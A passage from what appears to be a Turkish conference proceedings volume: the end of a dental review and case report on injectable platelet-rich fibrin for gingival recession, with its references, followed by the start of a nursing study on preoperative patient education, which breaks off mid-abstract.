Dişeti çekilmesinin cerrahi tedavisinde en son gelişmelerde, hücreyel olmayan dermal matriks grefti (ADM) [25], mine matriks proteini (MMP) [26], otolog trombosit konsantreleri [27] ve plasental membranlar [28] yer almıştır. Bir cerrahi tekniğin diğerine göre seçimi ise, bazıları defektle ilişkili olan birkaç faktöre bağlıdır; çekilme defektinin büyüklüğü ve sayısı, mevcudiyeti/yokluğu, defektin lateral ve apikaldeki keratinize dokunun miktarı / kalitesi, interdental yumuşak dokunun (papilla) genişliği ve yüksekliği, frenulum veya kas çekimi varlığı ve vestibul derinliğidir. Hastanın estetik beklentisi ve postoperatif rahatsızlığının minimize edilmesi dişeti çekilmelerinin cerrahi tedavisinde hasta ile ilgili en önemli faktörlerdendir [29]

1.1. Otolog Trombosit Konsantreleri

Trombosit, kanama sırasında kanın pıhtılaşmasını sağlayan ve aşırı kan kaybını önleyen en küçük kan hücresidir [30]. Trombositler ve ürünleri, çok sayıda büyüme faktörü içermeleri ve elde edilmelerinin kolay olmasıyla rejeneratif tedavilerde kullanımı artmıştır [31]. Trombosit konsantrasyonları iki kuşak olarak incelenmektedir [Tablo-2] [27].

Tablo 2. Birinci ve ikinci kuşak trombosit konsantreleri

[14]Birinci Kuşak	İkinci Kuşak
Trombositten zengin plazma (TZP)	Trombositten zengin fibrin (TZF)
Büyüme faktörlerinden zengin plazma (BFZP)	Titanyum ile hazırlanan trombosit zengin fibrin (T-TZF)
	Enjekte edilebilir trombosit zengin fibrin (i-TZF)
	Konsantre büyüme faktörü (KBF)

TZP, kandan özel santrifüjleme ile elde edilen, başlangıca göre 3-5 kat daha yüksek trombosit konsantrasyonuna sahip otojen plazmadır [32, 33]. Ayrıca yüksek miktarda büyüme faktörleri ve pıhtılaşma faktörleri ihtiva etmektedir [32]. Cerrahi bölgeye uygulanmadan önce antikoagülan, trombin veya kalsiyum klorür gibi kimyasal katkı maddeleri ile fibrin polimerizasyonunu indüklemek gerekmektedir [32]. TZP, bir fibrin pıhtısı oluşturarak hemostatik ajan olarak işlev görür ve doku yapışmasına katkı sağlar [34]. Griffin ve Cheung [35] bilateral dişeti çekilmelerinin tedavisi için bir tarafa bağ dokusu grefti ile TZP, diğer tarafa bağ dokusu grefti yerleştirerek karşılaştırma yaptılar ve çalışmanın sonucunda TZP grefti ile daha estetik sonuçlar elde edildiğini bildirdiler.

Birinci kuşak trombosit konsantrelerinden sonuncusu olan büyüme faktörleri açısından zengin plazma (BFZP), büyüme faktörlerinin iyi bir kaynağı olduğu için yumuşak doku yenilenmesinde etkili olarak kabul edilmektedir [36]. BFZP, TZP'ye benzer olarak aktifleşmek için pıhtılaşma faktörlerine ek olarak trombin veya kalsiyum klorür gerektirmesi ve sıvı formu nedeniyle diğer materyallerle kombine kullanılması zorunluluğu ikinci nesil trombosit konsantrelerine ihtiyacı ortaya çıkarmıştır [37].

TZF, 2001 yılında Choukroun ve ark. [38] tarafından ikinci nesil otolog trombosit konsantresi olarak tanımlanmıştır. TZF membranları ideal iyileşmeyi destekleyen tüm parametreleri içeren etkili bir biyomateryaldir. Lökositler ve trombositlerin muhafazası için fibrin ağı yatağı içerir [39] İçerdiği büyüme faktörlerini de zamanla serbest bırakmaktadır. TZF bu özelliği sayesinde hemostazı ve yara iyileşmesini hızlandırmaktadır. Bağışıklık sistemi, hücre göçü ve proliferasyon üzerinde de destekleyici etkiye sahiptir [40, 41] Periodontal plastik cerrahi alanında TZF kullanımı, kalın ve stabil dişeti şekillenmesi ile sonuçlanmaktadır [40]. TZF'in elde edilmesi kolay olup jel formu sayesinde klinik kullanımı basittir. Herhangi bir katkı maddesi eklemesi gerektirmemektedir [41]. 2020 yılında 7 makaleyi içeren bir sistematik derlemede, dişeti çekilmesi tedavisi için bağ dokusu grefti (BDG) ile TZF'nin etkinliği karşılaştırılmıştır. Bu çalışmanın sonucunda dişeti çekilmesi, klinik ataşman seviyesi ve sondlama derinliği parametreleri açısından TZF grubu ile altın standart kabul edilen BDG grubu arasında istatistiksel olarak fark bulunmamıştır [42]. Tunalı ve arkadaşları [43] kuru cam veya cam kaplı plastik tüplerin neden olduğu olumsuz etkileri ortadan kaldırmak için titanyumla hazırlanmış trombosit açısından zengin fibrini (T-TZF) geliştirdiler. T-TZF, TZF'ye göre daha sıkı bir fibrin ağı yapısı ve daha uzun bir çözünme süresi göstererek yumuşak doku kalınlığının arttırılmasında avantaj sağlamaktadır [44]. Yapılan bir çalışmanın sonucunda, T-TZF'nin birden fazla Miller Sınıf I / II dişeti çekilmesi defektinin tedavisinde güvenli ve etkili olduğu bildirilmiştir [45].

2006 yılında Sacco tarafından konsantre büyüme faktörü (KBF) geliştirilmiştir [46]. KBF, TZF'ye kıyasla büyüme faktörleri açısından daha geniş ve yoğun fibrin matrisi içermesiyle yüksek rejeneratif potansiyel gösterir ve klinik manipülasyonu daha iyidir [46, 47]. Miller 1-2 çekilme defektine sahip hastalarda ameliyattan 6 ay sonra KBF'nin flep cerrahisine ek kullanımı sonucunda çekilme derinliği ve ortalama kök kapama yüzdesi açısından fark bulunamamıştır. Buna ek olarak keratinize doku genişliği ve dişeti kalınlığındaki artış KBF kullanımı ile daha fazla bulunmuştur [48].

İkinci kuşak trombosit konsantrelerinden i-TZF'in hem rejeneratif potansiyeli ve büyüme faktörlerinin salınımı hem de anti-bakteriyel (*Porphyromonas gingivalis* ve *Agregatibacter aktinomycetemcomitans*'a karşı) etkisi üzerine çalışılmaktadır [49, 50]. i-TZF mikro iğne ile birlikte kullanımı neoanjiogenez, neokollajenez ve daha iyi yara iyileşmesi mekanizmalarıyla dişeti kalınlığını arttırmada etkili olabileceği düşünülmektedir [51]. Aynı zamanda i-TZF'in uygulanması ince gingival fenotipe ve dişeti çekilmesine sahip bireylerde periodontal tedavinin başarısını arttırabilir [52]. i-TZF'in likit ve polimerize formundan dolayı lokal olarak uygulanması kolay ve uygundur ve aynı zamanda kök yüzey kapatma operasyonlarında kök yüzeyine biyomodifikatör olarak da uygulanmaktadır [53].

i-TZF'in dişeti çekilmelerinde kullanımı

Izol ve ark. [53], serbest dişeti grefti (SDG) cerrahisinin kök yüzeyini kapatma üzerine i-TZF'in etkilerini araştırmışlardır. Toplamda 40 hastadan oluşan bu çalışmada Miller Sınıf I ve II dişeti çekilmeleri çalışmaya dahil edilmiştir. Çalışmada hastalar rastgele olarak kontrol grubu ve test grubuna ayrılmışlardır. Kontrol grubuna sadece SDG uygulanırken test grubuna SDG+i-TZF uygulanmıştır. Hastalar 3 ay sonra kontrole çağırılmış ve sonuçlar preoperatif dönemle karşılaştırılmıştır. Test grubunda ortalama başlangıç ağıktaki kök yüzeyi 4.7 ± 1.49 mm, kontrol grubunda 4.1 ± 1.07 iken tüm hastalar için ağıktaki kök yüzeyi 4.4 ± 1.31 olmuştur. Operasyondan 3 ay sonra, ortalama kök yüzeyi kapatma değerleri kontrol ve test grupları için sırasıyla 3.5 ± 1.05 ve 3.9 ± 0.78 olmuştur. Sonuç olarak i-TZF'in kök yüzeyini kapatmada pozitif bir etkisi olduğu sonucuna varmışlardır.

Türer ve ark. [52], i-TZF ile subepitelyal bağ doku greftinin koronale pozisyone flep ile kullanımının sadece subepitelyal bağ doku greftinin koronale pozisyone flep ile uygulanmasını karşılaştırmışlardır. Miller sınıf I ve II dişeti çekilmesi olan 72 hasta çalışmaya dahil edilmiştir. Test grubuna koronale pozisyone flep+bağ doku grefti+i-TZF uygulanırken, kontrol grubuna koronale pozisyone flep+ bağ doku grefti uygulanmıştır. Operasyon sonra 6. ayda, test grubunda %88'lik tam kök yüzeyi kapatma görölürken, kontrol grubunda %80'lik tam kök yüzeyi kapatma görölmüştür. Subepitelyal bağ doku greftinin i-TZF ile birlikte kullanımı ile birlikte kullanımının artmış keratinize genişliğini sağladığını ve dişeti çekilmelerinin daha az göröldüğünü ortaya koymuşlardır.

i-TZF'in dişeti kalınlığı arttırmada kullanımı

Fotani ve ark. [51], i-TZF'in ince dişeti fenotipli bireyler üzerine etkisini incelemişlerdir. Çalışmaya sistemik olarak sağlıklı bireylerden elde edilen 40 bölge dahil edilmiştir. Çalışmada i-TZF mikro iğneyle birlikte başlangıçta, 1. haftada ve 2. haftada uygulanmıştır. Çalışmaya dahil edilen bireylerin tedavi öncesi ve tedaviden sonra 1.ay ve 3. ayda plak indeksi (PI), gingival indeks (GI), keratinize dişeti kalınlığı (KDK) ve keratinize dişeti genişliği (KDG) değerleri kaydedilmiştir. Bireylerin başlangıçta ortalama parametreleri (PI, GI, KDK ve KDG) sırasıyla 0.63, 0.90, 0.55 mm ve 5.25 mm idi. Tedaviden sonra 1. ve 3. ay kontrollerinde ise parametrelerde istatistiksel olarak anlamlı değişiklikler bulunmuştur. Başlangıçta 0.55 mm olan ortalama KDK sırasıyla 1. ve 3 ayda 1.05 mm ve 1.03 mm olarak kaydedilmiştir. i-TZF'in mikro iğneyle uygulanmasının daha az invaziv olduğu ve i-TZF'in dişeti kalınlığını arttırmada daha iyi sonuçlar gösterdiği belirtilmiştir.

Özsağır ve ark. [54], yalnızca i-TZF'in kullanımıyla i-TZF'in mikro iğneyle kombine kullanımının ince fenotipli hastalarda dişeti kalınlığına ve keratinize dişeti genişliğine olan etkisini incelemişlerdir. Sistemik olarak sağlıklı ve ince periodontal fenotipe sahip 33 birey çalışmaya dahil edilmiştir. Bireylerin bir bölgesine sadece i-TZF uygulanırken, diğer bölgesine i-TZF+mikroiğne yöntemi 10 günlük aralıklarla ve 4 seans sürecek şekilde uygulanmıştır. Klinik periodontal parametreler,

KDK ve KDG değerleri tedaviden önce ve final injeksiyondan sonra her 6 ayda bir ölçülmüştür. 6. ayda KDK i-TZF+mikroiğne yönteminin uygulandığı grupta istatistiksel olarak farklı bulunmuştur. Sonuç olarak i-TZF'in yalnızca kullanımı ve mikro iğneyle kullanımı dişeti kalınlığını arttırmada etkili bir sonuç verebileceğini belirtmişlerdir. Ayrıca i-TZF ve mikroiğnenin birlikte kullanımının dişeti kalınlığını arttırmada cerrahi olmayan metodun ilk adımı olabileceğini öne sürmüşlerdir.

Wang ve ark. [55], i-TZF'in kullanımının geleneksel TZP kullanımına kıyasla osteoblast davranışına etkisini araştırmışlardır. Sonuç olarak TZP'nin 2 kat daha fazla osteoblastik hücre migrasyonu sağladığını belirtmişlerdir. i-TZF'in 3-5 gün arasında TZP'ye kıyasla çoğalma hızında önemli bir artışa sahip olduğunu bulmuşlardır. Ayrıca i-TZF'in içeriğinde TZP'ye kıyasla daha yüksek sayıda trombosit kökenli büyüme faktörü m-RNA'sı, transforme edici büyüme faktörü- β (TGF- β), tip-1 kollajen ve fibronektin görülmüştür.

Karde ve ark. [49], i-TZF'in antimikrobiyal karakteristiğinin ve trombosit sayısının TZF, TZP ve tam kan örnekleriyle karşılaştırılmasını incelemişlerdir. Kan örnekleri generalize marjinal gingivitise sahip hastalardan alınmıştır. Sonuçlarda i-TZF'in diğer trombosit konsantrasyonlarına kıyasla oral bakteri büyümesini inhibe etmede önemli bir etkiye sahip olduğu gözlenmiştir.

Varela ve ark. [56], i-TZF'in daha yüksek hücre migrasyonunu ve TGF- β , trombosit kökenli büyüme faktörü ve tip-1 kollajen gibi osteoblast farklılaşmasını ve mineral matris depolanmasını sağlayan hücreleri indükleyebileceği bildirilmiştir.

2. VAKA SUNUMU

2.1. Oral Muayene

Bu vakada hasta 29 yaşında sistemik olarak sağlıklı bir kadındır. Bölümümüze soğuk hassasiyeti şikayetiyle başvuran hastanın intraoral muayenesinde sağ üst kanin dışında distal, mezial ve midbukkalinde sırasıyla 0, 0 ve 2 mm dişeti çekilmesi teşhis edilmiştir (RT1). İlgili dişin plak indeksi (0), cep derinliği (1,33 mm), gingival indeks (1), sondlamada kanama (-) ve ataçman kaybı (2 mm) değerleri kaydedildi. Dişin keratinize dişeti kalınlığı distal (4 mm), mezial (4 mm) ve midbukkal (4 mm) olmak üzere 3 noktadan ölçüldü. Hastaya detertraj ve küretaj tedavileri yapıldı, oral hijyen eğitimi verildi. Oral ve radyografik değerlendirme tamamlandı ve cerrahi operasyon planlandı. (Şekil 1)



Şekil 1. Operasyon öncesi görünüm

2.2. Cerrahi İşlem

Hastadan alınan 3 tüp venöz kan, santrifüj cihazına yerleştirildi ve i-TZF modunda 700 RPM de 3 dk santrifüj edildi. Sağ maksillar kanin dişin etrafına infiltratif anestezi (Ultracain, Almanya) yapıldı. 15c bisturi (Ocean, Almanya) kullanılarak yarım kalınlık flep kaldırılmaya başlandı. Yarım kalınlık flep tam kalınlık olarak devam etti ve son olarak tekrar yarım kalınlık olarak kaldırıldı. Elde edilen i-TZF enjektörle çekilme defektinin üzerine uygulandı. Flep 2 mm koronale pozisyonlandırılarak 4.0 rezorbe olan poliglaktin (Vicryl, ABD) ile suture edildi. Bölge periodontal pat ile kapatıldı. Hastaya operasyon sonrası öneriler aktarıldı. Ağrı kesici ve gargara reçete edildi. 1 hafta sonra periodontal pat çıkarıldı, kontrol yapıldı. Süturlar 14. günde alındı. 3, 6 ve 1 yıllık kontrolleri yapıldı. (Şekil 2-3-4)



Şekil 2. Operasyon sırasında, flep kaldırıldıktan sonraki görünüm



Şekil 3. Flep koronale çekildikten sonra suture ile sabitlenmesi



Şekil 4. Operasyondan 1 hafta sonra sutureların alınması

2.3.1 Yıllık Takip Sonuçları

İlgili kanin dişin plak indeksi (0), cep derinliği (1,33 mm), gingival indeks (1,33), sondlamada kanama (+) ve ataçman kaybı değerleri (1,66) olarak kaydedildi ve keratinize dişeti kalınlığı distal (7 mm), mezial (8 mm) ve midbukkal (3 mm) olmak üzere 3 bölgeden ölçüldü. Dişeti çekilmesi distal, mezial ve midbukkalinde sırasıyla 0, 0 ve 1 mm ölçüldü. Hasta hassasiyet şikayetinin iyileştiğini bildirdi. (Şekil 5)



Şekil 5. Operasyondan 1 yıl sonra

3. SONUÇ

i-TZF'nin dişeti çekilmesinde alternatif tedavi yöntemi olarak kullanımında başarılı sonuçlar elde edildiği bilgisi literatürde mevcuttur. Özellikle sık kullanılan bir diğer yöntem serbest dişeti grefti gibi damakta ikinci bir yara yeri oluşturulmaması avantajı i-TZF için önemlidir. Vaka sunumunda 1 yıllık takip sonucunda dişin keratinize dişeti kalınlığının 2 mm arttığı kök yüzeyinin 1 mm kapandığı görülmüştür ancak %100 kök kapama elde edilememiştir. Hem sunulan sistematik derleme hem de vaka sunumunun sonuçları i-TZF'in dişeti çekilmesi tedavinde kullanımını desteklemektedir.

4. KAYNAKÇA

- [1] Goyal L, Gupta ND, Gupta N, Chawla K. Free Gingival Graft as a Single Step Procedure for Treatment of Mandibular Miller Class I and II Recession Defects. *World J Plast Surg.* 2019;8(1):12-17.
- [2] Løe H, Anerud A, Boysen H. The natural history of periodontal disease in man: prevalence, severity, and extent of gingival recession. *J Periodontol.* 1992;63(6):489-495.
- [3] Merijohn GK. Management and prevention of gingival recession. *Periodontol* 2000. 2016;71(1):228-242.

- [4] Albandar JM, Kingman A. Gingival recession, gingival bleeding, and dental calculus in adults 30 years of age and older in the United States, 1988-1994. *J Periodontol.* 1999 Jan;70(1):30-43.
- [5] Løe H, Anerud A, Boysen H, Smith M. The natural history of periodontal disease in man. The rate of periodontal destruction before 40 years of age. *J Periodontol.* 1978;49(12):607-620.
- [6] Tugnait A, Clerehugh V. Gingival recession-its significance and management. *J Dent.* 2001;29(6):381-394.
- [7] George SG, Kanakamedala AK, Mahendra J, Kareem N, Mahendra L, Jerry JJ. Treatment of gingival recession using a coronally-advanced flap procedure with or without placental membrane. *J Investig Clin Dent.* 2018;9(3):e12340.
- [8] Joshipura KJ, Kent RL, DePaola PF. Gingival recession: intra-oral distribution and associated factors. *J Periodontol.* 1994 Sep;65(9):864-71.
- [9] Zadeh, H. H., & Gil, A. [2020]. Coronally Positioned Flaps and Tunneling. In *Advances in Periodontal Surgery* [pp. 137-155]. Springer, Cham.
- [10] Cairo, F., Nieri, M., Cincinelli, S., Mervelt, J., & Pagliaro, U. (2011). The interproximal clinical attachment level to classify gingival recessions and predict root coverage outcomes: an explorative and reliability study. *Journal of clinical periodontology*, 38(7), 661-666.
- [11] Miller PD Jr. A classification of marginal tissue recession. *Int J Periodontics Restorative Dent.* 1985;5(2):8-13.
- [12] Pini-Prato G. (2011). The Miller classification of gingival recession: limits and drawbacks. *Journal of clinical periodontology*, 38(3), 243–245.
- [13] Tonetti, M. S., Jepsen, S., & Working Group 2 of the European Workshop on Periodontology (2014). Clinical efficacy of periodontal plastic surgery procedures: consensus report of Group 2 of the 10th European Workshop on Periodontology. *Journal of clinical periodontology*, 41 Suppl 15, S36–S43.
- [14] Cairo, F., Nieri, M., Cincinelli, S., Mervelt, J., & Pagliaro, U. (2011). The interproximal clinical attachment level to classify gingival recessions and predict root coverage outcomes: an explorative and reliability study. *Journal of clinical periodontology*, 38(7), 661–666.
- [15] Cairo, F., Pagliaro, U., & Nieri, M. (2008). Treatment of gingival recession with coronally advanced flap procedures: a systematic review. *Journal of clinical periodontology*, 35(8 Suppl), 136–162.
- [16] Chambrone L, Sukekava F, Araújo MG, Pustiglioni FE, Chambrone LA, Lima LA. Root coverage procedures for the treatment of localised recession-type defects. *Cochrane Database Syst Rev.* 2009;(2):CD007161. Published 2009 Apr 15.
- [17] Gray JL. When not to perform root coverage procedures. *J Periodontol.* 2000;71(6):1048-1050.
- [18] Needleman IG. A guide to systematic reviews. *J Clin Periodontol.* 2002;29 Suppl 3:6-9; discussion 37-8.
- [19] Rocuzzo M, Bunino M, Needleman I, Sanz M. Periodontal plastic surgery for treatment of localized gingival recessions: a systematic review. *J Clin Periodontol.* 2002;29 Suppl 3:178-94; discussion 195-6. doi: 10.1034/j.1600-051x.29.s3.11.x. PMID: 12787218.
- [20] Wennstrom J. Mucogingival therapy. *Ann Periodontol* 1996; 1: 671–701.
- [21] Wennstrom JL. Mucogingival surgery. In: Lang NP, Karring T, editors. *Proceedings of the 1st European Workshop on Periodontology*. London: Quintessence, 1994: 193–209.
- [22] Yoshino H, Hasuike A, Sanjo N, Sato D, Kubota T, Nagashima H, Sato S. CO₂ Laser De-epithelization Technique for Subepithelial Connective Tissue Graft: A Study of 21 Recessions. *In Vivo.* 2020 Mar-Apr;34(2):869-875.
- [23] Lindhe J, Lang N, Karring T. Mucogingival therapy. Periodontal plastic surgery. In: *Ermes E, editor. Clinical periodontology and implant dentistry. 5th edn. Oxford: Blackwell Munksgaard, 2008: 995–1043.*

- [24] Zucchelli G, Mounssif I. Periodontal plastic surgery. *Periodontol* 2000. 2015;68(1):333-368. doi:10.1111/prd.12059
- [25] Harris RJ. A short-term and long-term comparison of root coverage with an acellular dermal matrix and a subepithelial graft. *J Periodontol*. 2004;75(5):734-743.
- [26] Cueva MA, Boltchi FE, Hallmon WW, Nunn ME, Rivera-Hidalgo F, Rees T. A comparative study of coronally advanced flaps with and without the addition of enamel matrix derivative in the treatment of marginal tissue recession. *J Periodontol*. 2004;75(7):949-956.
- [27] Kızıltoprak M, et al. Diş Hekimliğinde Trombosit Konsantrasyonlarının Tarihsel Gelişimi ve Özellikleri. *Cumhuriyet Dental Journal*, 2018, 21.2: 152-166.
- [28] Gupta A, Kedige SD, Jain K. Amnion and Chorion Membranes: Potential Stem Cell Reservoir with Wide Applications in Periodontics. *Int J Biomater*. 2015;2015:274082. doi:10.1155/2015/274082
- [29] Zucchelli G, De Sanctis M. Treatment of multiple recession-type defects in patients with esthetic demands. *J Periodontol* 2000: 71: 1506–1514.
- [30] KOÇYIĞIT, İsmail Doruk, et al. İkinci nesil trombosit konsantrasyonunun klinik uygulamaları. *Cumhuriyet Dental Journal*, 2012, 15.3: 279-287.
- [31] El-Sharkawy H, Kantarci A, Deady J, et al. Platelet-rich plasma: growth factors and pro- and anti-inflammatory properties. *J Periodontol*. 2007;78(4):661-669. doi:10.1902/jop.2007.060302
- [32] Plachokova AS, Nikolidakis D, Mulder J, Jansen JA, Creugers NH. Effect of platelet-rich plasma on bone regeneration in dentistry: a systematic review. *Clin Oral Implants Res*. 2008;19(6):539-545. doi:10.1111/j.1600-0501.2008.01525.x
- [33] Pietrzak WS, Eppley BL. Platelet rich plasma: biology and new technology. *J Craniofac Surg*. 2005 Nov;16(6):1043-54. doi: 10.1097/01.scs.0000186454.07097.bf. PMID: 16327552.
- [34] Simon, Deepti, et al. Potential for osseous regeneration of platelet-rich plasma--a comparative study in mandibular third molar sockets. *Indian journal of dental research: official publication of Indian Society for Dental Research*, 2004, 15.4: 133-136.
- [35] Griffin, T. J., & Cheung, W. S. [2004]. Treatment of gingival recession with a platelet concentrate graft: a report of two cases. *International Journal of Periodontics & Restorative Dentistry*, 24[6].
- [36] Ahrari F, Keshavarzi F, Bijani A, Jenabian N. Efficacy of Application of Plasma Rich in Growth Factors Along with the Tunnel Technique for Treatment of Gingival Recession: a Clinical Trial. *J Dent (Shiraz)*. 2020;21(4):275-283. doi:10.30476/DENTJODS.2020.83590.1052
- [37] Kobayashi E, Flückiger L, Fujioka-Kobayashi M, et al. Comparative release of growth factors from PRP, PRF, and advanced-PRF. *Clin Oral Investig*. 2016;20(9):2353-2360. doi:10.1007/s00784-016-1719-1
- [38] Choukroun, J., Adda, F., Schoeffler, C., & Vervelle, A. PRF: an opportunity in perio-implantology. *Implantodontie*, 2000, 42, 55-62.
- [39] Dvorak, H. F., Harvey, V. S., Estrella, P., Brown, L. F., McDonagh, J., & Dvorak, A. M. [1987]. Fibrin containing gels induce angiogenesis. Implications for tumor stroma generation and wound healing. *Laboratory investigation; a journal of technical methods and pathology*, 57[6], 673-686.
- [40] Del Corso M, Sammartino G, Dohan Ehrenfest DM. Re: "Clinical evaluation of a modified coronally advanced flap alone or in combination with a platelet-rich fibrin membrane for the treatment of adjacent multiple gingival recessions: a 6-month study". *J Periodontol*. 2009;80(11):1694-1699.
- [41] Castro AB, Meschi N, Temmerman A, et al. Regenerative potential of leucocyte- and platelet-rich fibrin. Part A: intra-bony defects, furcation defects and periodontal plastic surgery. A systematic review and meta-analysis. *J Clin Periodontol*. 2017;44(1):67-82.

- [42] Rodas MAR, Paula BL, Pazmiño VFC, Lot Vieira FFDS, Junior JFS, Silveira EMV. Platelet-Rich Fibrin in Coverage of Gingival Recession: A Systematic Review and Meta-Analysis. *Eur J Dent*. 2020;14(2):315-326. doi:10.1055/s-0040-1701907
- [43] Ustaoglu G, Ercan E, Tunali M. The role of titanium-prepared platelet-rich fibrin in palatal mucosal wound healing and histoconduction. *Acta Odontol Scand*. 2016;74(7):558-564. doi:10.1080/00016357.2016.1219045
- [44] Tunali M, Ozdemir H, Kucukodaci Z, Ezirganli S, Baris E, Akman S, Atay A, Firatli E. A novel platelet concentrate for guided bone regeneration: Titanium Prepared Platelet-Rich Fibrin [T-PRF]. *Gulhane Med J*. 2015 Jun 1;57:102-6.
- [45] Uzun BC, Ercan E, Tunali M. Effectiveness and predictability of titanium-prepared platelet-rich fibrin for the management of multiple gingival recessions. *Clin Oral Investig*. 2018;22(3):1345-1354. doi:10.1007/s00784-017-2211-2
- [46] Rodella LF, Favero G, Boninsegna R, Buffoli B, Labanca M, Scari G, Sacco L, Batani T, Rezzani R. Growth factors, CD34 positive cells, and fibrin network analysis in concentrated growth factors fraction. *Microscopy research and technique*. 2011 Aug;74[8]:77
- [47] Chen Y, Cai Z, Zheng D, et al. Inlay osteotome sinus floor elevation with concentrated growth factor application and simultaneous short implant placement in severely atrophic maxilla. *Sci Rep*. 2016;6:27348. Published 2016 Jun 2. doi:10.1038/srep27348
- [48] Bozkurt Doğan Ş, Öngöz Dede F, Ballı U, Atalay EN, Durmuşlar MC. Concentrated growth factor in the treatment of adjacent multiple gingival recessions: a split-mouth randomized clinical trial. *J Clin Periodontol*. 2015;42(9):868-875. doi:10.1111/jcpe.12444
- [49] Karde PA, Sethi KS, Mahale SA, Khedkar SU, Patil AG, Joshi CP. Comparative evaluation of platelet count and antimicrobial efficacy of injectable platelet-rich fibrin with other platelet concentrates An in vitro study. *J Indian Soc Periodontol* 2017 Mar;21:97.
- [50] Kour P, Pudukalkatti PS, Vas AM, Das S, Padmanabhan S. Comparative evaluation of antimicrobial efficacy of platelet-rich plasma, platelet-rich fibrin, and injectable platelet-rich fibrin on the standard strains of *Porphyromonas gingivalis* and *Aggregatibacter actinomycetemcomitans*. *Contemp Clin Dent* 2018;9(Suppl 2):S325.
- [51] Fotani S, Shiggaon LB, Waghmare A, Kulkarni G, Agrawal A, Tekwani R. Effect of injectable platelet rich fibrin (i-PRF) on thin gingival biotype: A clinical trial. *Journal of Applied Dental and Medical Sciences* 2019;5:10-16.
- [52] Ucak Turer O, Ozcan M, Alkaya B, Surmeli S, Seydaoglu G, Haytac MC. Clinical evaluation of injectable platelet-rich fibrin with connective tissue graft for the treatment of deep gingival recession defects: A controlled randomized clinical trial. *J Clin Periodontol* 2020;47:72–80.
- [53] İzol BS, Üner DD. A New Approach for Root Surface Biomodification Using Injectable Platelet-Rich Fibrin (I-PRF). *Med Sci Monit* 2019;25:4744.
- [54] Ozsagir ZB, Saglam E, Sen Yılmaz B, Choukroun J, Tunali M. Injectable platelet-rich fibrin and microneedling for gingival augmentation in thin periodontal phenotype: A randomized controlled clinical trial. *J Clin Periodontol* 2020;47:489-99.
- [55] Wang X, Zhang Y, Choukroun J, Ghanaati S, Miron RJ. The behavior of gingival fibroblasts on titanium implant surfaces in combination with either injectable-PRF or PRP. *Int J Mol Sci* 2017;18:331.

- [56] Varela HA, Souza JC, Nascimento RM, Araujo RF, Vasconcelos RC, Cavalcante RS, Araujo A. Injectable platelet rich fibrin: Cell content, morphological, and protein characterization. Clin Oral Investig 2019;23:1309–18.

HEMŞİRELİK ÖĞRENCİLERİNİN AMELİYAT ÖNCESİ YAPTIKLARI HASTA EĞİTİMİNİN ETKİNLİĞİNİN VE HASTA MEMNUNİYETİNE ETKİSİNİN İNCELENMESİ

Sultan Özkan¹, Meryem Yavuz van Giersbergen²

¹*Aydın Adnan Menderes Üniversitesi, Hemşirelik Fakültesi, Aydın, TURKEY*

²*Ege Üniversitesi, Hemşirelik Fakültesi, İzmir TURKEY*

sultanozkan2000@yahoo.com

ORCID: 0000-0002-2013-8029

ÖZET

Amaç: Bu çalışma hemşirelik öğrencilerinin ameliyat sonrası hasta öğretimi için materyal hazırlayarak hasta yaptıkları eğitimin etkinliğinin ve hasta memnuniyetine etkisinin incelenmesi amacıyla planlandı.

Yöntem: Yarı deneysel olan çalışmanın örneklemini Cerrahi Hastalıkları Hemşireliği dersi alan 30 öğrenci ve iki Devlet Hastanesinin Genel Cerrahi Kliniğine ameliyat olmak üzere yatan hastalardan çalışmanın kriterlerine uyan 30 kontrol ve 30 çalışma grubu olmak üzere 60 hasta oluşturdu. Veri toplama aracı olarak; Hasta tanıtım formu, Ameliyat sonrası egzersiz izlem formu (derin soluma, öksürük, dönme ve ekstremitte hareketlerinin takibinin yer aldığı ve hastaların egzersizleri yaptıklarında süresini kaydettikleri izlem formu) ve memnuniyet formu (taburculuk öncesi hastaların verilen planlı eğitimden memnuniyetinin ölçülmesi amacıyla) kullanıldı. Veriler formlar yardımıyla hastalarla yüz yüze görüşülerek araştırmacı tarafından toplandı. Öğrencilere cerrahi uygulamasına çıkmadan önce sekiz saat hasta eğitimi ve eğitim materyali olarak broşür hazırlama konusunda araştırmacı tarafından eğitim verildi.

Öğrenciler materyal yanı sıra öğretim yapabilecek duruma gelebilmek amacıyla her bir öğrenci video ile kayıt alınarak birbirlerine role-play (hasta-hemşire rolü şeklinde) ile öğretimi deneyimleyerek ön çalışma yaptı. Öğrenciler uygulamaya çıktıklarında sınırlamalara uygun olarak seçtikleri 30 hastaya (çalışma grubu) ameliyat sonrası egzersizler konusunda öğretim yaptı. Araştırma öncesinde gerekli Etik Kurul, Hastanelerden izin ve hastalardan onam alındı. Verilerin analizinde tanımlayıcı istatistikler, t testi, Ki-kare testi kullanılmıştır.

Bulgular: Öğretim yapılan hastaların solunum egzersizi, öksürük egzersizi, ekstremitte egzersizi ve dönme egzersizi yapma oranı ortalamaları öğretim yapılmayan hastaların ortalamalarına göre istatistiksel olarak anlamlı fark saptandı ($p<0.001$). Öğretim yapılan ve yapılmayan hastaların memnuniyet puan ortalamaları arasında çok anlamlı bir fark saptandı ($p<0.001$).

Sonuç: Bu çalışmada öğretim yapılan ve yapılmayan hastaların solunum egzersizi, öksürük egzersizi, ekstremitte egzersizi ve dönme egzersizi uygulama oranı ortalamaları arasında anlamlı fark görüldü. Öğretim yapılan ve yapılmayan hastaların memnuniyet puan ortalamaları arasında anlamlı bir fark olduğu görüldü.

Öğrenciler tarafından yapılan eğitiminin hastaların ameliyat sonrası egzersizleri daha istedik düzeyde yaptığı ve hasta memnuniyetini arttırdığı için cerrahi klinik uygulamalarında temel girişimlerden biri olarak yaptırılması önerilmektedir.

Anahtar Kelimeler: Solunum Öksürük Egzersizi, Hasta Eğitimi, Hasta Memnuniyeti, Öğrenci Hemşire

INVESTIGATION OF THE EFFECTIVENESS OF PREOPERATIVE PATIENT EDUCATION AND ITS EFFECT ON PATIENT SATISFACTION

ABSTRACT

Purpose: This study was planned to examine the effectiveness of nursing students' training by preparing materials for postoperative patient teaching and its effect on patient satisfaction.

Method: A semi-experimental study sample of the study consisted of 30 students taking Surgical Disease Nursing course and 60 patients, who were in patients undergoing surgery in the General Surgery Clinics of two State Hospitals, 30 controls and 30 study groups. As a data collection tool, patient introductory form, follow-up form for exercise repetition (follow-up of deep breathing, cough, rotation and extremity exercises and the patients record their duration when they do the exercises) and the satisfaction form (to measure the satisfaction of the patients for the planned training before discharge) was used. The data were collected by the researcher by interviewing the patients face to face.

The students were given eight hours of training by the researcher on patient education and preparing brochures as educational material before starting the surgical practice. As well as materials, each student demonstrated teaching with role-play (patient-nurse role) to each other

